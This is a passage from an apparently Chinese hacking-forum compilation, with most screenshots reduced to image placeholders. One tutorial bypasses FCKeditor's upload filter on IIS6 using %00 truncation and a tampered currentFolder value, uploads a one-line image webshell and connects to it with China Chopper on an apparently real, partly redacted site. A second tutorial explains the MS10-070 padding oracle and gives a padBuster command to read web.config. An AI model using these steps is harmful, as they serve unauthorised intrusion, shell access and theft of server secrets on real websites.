

图　3-1-15

起先试了网上几个关于 FCK 的 URL 都不行于是无意间点到了这里查看版本，蛋疼的是版本是 2.6.4.1，很多漏洞都被补了，如图 3-1-16：

图　3-1-16

因为是 IIS6.0 的所以考虑解析漏洞，不过漏洞已补新建 1.asp 会自动修改成 1_asp，如图 3-1-17、3-1-18：



图　3-1-17



图　3-1-18

正无果时百度了下乌云里面有人说可以用%00 截断，如图 3-1-19

图　3-1-19

又到到法客搜索 FCKeditor 文件上传“.”变“_”下划线的绕过方法，得到的结果，如图 3-1-20、图 3-1-21：

图　3-1-20

图　3-1-22

于是自己试下用火狐的插件 TAMPER DATA ，如图 3-1-23、3-1-24、3-1-25：



图　3-1-23



图　3-1-24



图　3-1-25

就是把 . 改成 %00 确定后提交 就可以，如图 3-1-26、3-1-27：



图　3-1-26



图　3-1-27

菜刀连接成功，如图 3-1-28、3-1-29：

图　3-1-28



图　3-1-29

由于自己也正要测试 fiddler 与 burp suite 所以一起记录下。

方法二：

使用 burp suite 突破 fckeditor，就是论坛中说的双文件法突破，如图 3-1-30：

图　3-1-30

我试了下用 TAMPER 插件不行抓不到这个信息 不过还没装 burp suite 于是试下 fiddler，如图 3-1-31、3-1-32：

图　3-1-31



图　3-1-32

可以发现是红色的 说明断了，如图 3-1-33：



图　3-1-33

修改 currentFolder 为 /1.asp，如图 3-1-34。点全部恢复，如图 3-1-35：



图　3-1-34

图　3-1-35

这里要注意 点全部恢复一次后会弹出一个下面的栏。再在里面修改 currentfolder 为 aa.asp 刚才弄错了所以重弄，如图 3-1-36：



图　3-1-36

再点全部恢复 OK 成功，如图 3-1-37：

图　3-1-37

在 8.asp 里面传一句话图片马 upfiles/file/8.asp/FI201306271633432192.jpg
菜刀连接 http://www.xx.com.cn/upfiles/file/8.asp/FI201306271633432192.jpg，如图 3-1-38：



图　3-1-38

方法三：
试下用 burp suit　切到 JAR 目录下 运行 java -jar burpsuite_pro_v1.4.07.jar 就可以。
火狐里面配置一下，如图 3-1-39：

图　3-1-39

默认就是 ON 的就是默认已经在监听了 所以每点一下都会被截取到 中间截取过程显示待空白页于是按 forward，如图 3-1-40：



图　3-1-40

直到出现 再新建文件夹，如图 3-1-41：

图　3-1-41

点 forward 后出现这个，如图 3-1-42：



图　3-1-42

%2f 就是 /　的意思

于是修改下，如图 3-1-43：



图　3-1-43

点两下后成功了，如图 3-1-44：



图　3-1-44

（全文完）责任编辑：随性仙人掌

第2节MS10-070 ASP.NET Padding Oracle 信息泄露漏洞

作者：杨凡
来自：法客论坛-F4ckTeam
网址：http://team.f4ck.net

引题：

我记得这个漏洞在 12 年的时候，国内的资料还很少，当时遇到之后来回找资料，但是国内当时在网上能看到的资料只有 2 篇，但我忘记是哪 2 篇了，不过手上是有 2 篇比较早的资料，先传上来做个引题吧。附件如下：

ms10-070(ASP.NET Padding Oracle Vulnerability)exp 使用方法.doc： http://pan.baidu.com/share/link?shareid=4150084745&uk=103985760
浅谈 Padding Oracle 攻击.pdf： http://pan.baidu.com/share/link?shareid=4155484229&uk=103985760

然后，在 13 年，这个漏洞不知道被谁翻出来了，然后就有点要火的意思了，大多数人看到这个漏洞之后都会开始尝试一下了。

说到这里，推荐一下 yaseng 分享的利用视频：

（下载地址）http://pan.baidu.com/share/link?shareid=4162167295&uk=103985760

然后论坛里也有一些人在问这个漏洞的问题，我看回答都不是很清晰，那就做个科普好了。

漏洞简介：

ASP.NET 由于加密填充验证过程中处理错误不当，导致存在一个信息泄漏漏洞。

成功利用此漏洞的攻击者可以读取服务器加密的数据，例如视图状态。

此漏洞还可以用于数据篡改，如果成功利用，可用于解密和篡改服务器加密的数据。

虽然攻击者无法利用此漏洞来执行恶意攻击代码或直接提升他们的用户权限，但此漏洞可用于信息搜集，这些信息可用于进一步攻击受影响的系统。

说的简单点，就是这个漏洞不能直接 getshell，但是理论上可以利用它读取网站上任意文件的源码，比如数据库配置文件。

利用工具及环境：

然后就是利用工具了，工具我记得在论坛传过，但找不到了，那就重新传吧。

padBuster.pl.txt ： http://pan.baidu.com/share/link?shareid=4214447663&uk=103985760

Webconfig Bruter.pl.txt ： http://pan.baidu.com/share/link?shareid=4215488526&uk=103985760

2 个工具都是 perl 写的，执行之前需要先在本地安装 perl 环境。

perl 环境下载地址：http://pan.baidu.com/share/link?shareid=4225247569&uk=103985760

我测试的时候用的 perl 是“ActivePerl-5.14.2.1402-MSWin32-x86-295342”，上边发的 perl 下载地址是 5.16 的，这个版本是否可以执行这 2 个工具我没测试，如果不行请访问此地址下载跟我测试时候的同版本的 perl：

与我同版本的 perl：http://pan.baidu.com/share/link?shareid=4230869030&uk=103985760

漏洞发现：

扫描工具 Acunetix Web Vulnerability Scanner 可以扫描到这种漏洞，给个效果图，如图 3-2-1：



图　3-2-1

目前没发现别的能发现这个漏洞的扫描工具，所以说，作为专业做 web 漏洞扫描工具的厂商，Acunetix Web Vulnerability Scanner 还是做的不错的，虽然被国内的破解大牛轮的一点脾气都没有。

寻找 WebResource.axd：

这个漏洞利用的最关键的一点就是寻找 WebResource.axd，准确的说是寻找网站中可能存在

的对 WebResource.axd 的引用，因为网站中引用 WebResource.axd 的时候会显示出原本的加密字符串，类似这样的：

```
WebResource.axd?d=9MBwmxN6TLKjC8S3CdFGyw2
```

我们要找的就是参数 d 的值，如果在源码中看到有其他的参数，不需要理会。

这个 WebResource.axd 不大好找，有时候根本就找不到，如果人品好，访问首页，看看源码或许就找到了 WebResource.axd，如果人品还行，那在网站上点几下或许也能找到，但人品不好的话可能一直找不到。

不过可以使用 Acunetix Web Vulnerability Scanner 对网站做一个深度全方位的扫描，或许可以找到这个文件的位置，如果 Acunetix Web Vulnerability Scanner 扫到了这个文件的位置，会提示在哪个页面中的，在 Acunetix Web Vulnerability Scanner 扫描结果中的文件列表显示栏也是可以直接看到 WebResource.axd 和它的参数和值的，这样就方便很多。

漏洞利用第一步：padding 填充：

找到 WebResource.axd 参数的值之后，就可以开始利用了。安装好 perl 环境，执行：

```
Padbuster.pl http://team.f4ck.net/WebResource.axd?d=9MBwmxN6TLKjC8S3CdFGyw2
9MBwmxN6TLKjC8S3CdFGyw2 16 -encoding 3 -plaintext "|||~/web.config"
```

（参数说明：）

这里的 16 为每个数据块的字节数，分为 8 和 16，目前本人还没有什么好的方法判断这个字节数，所以需要大家可以两种都试一下(大多数为 16)。

encoding 参数有 4 种，分别是 0=Base64, 1=Lower HEX, 2=Upper HEX 3=.NET UrlToken, 4=WebSafe Base64，由于本次测试为 asp.net，所以这里我们选择 3。

plaintext 为想读取内容的文件，本次测试以 web.config 为例，如图 3-2-2：

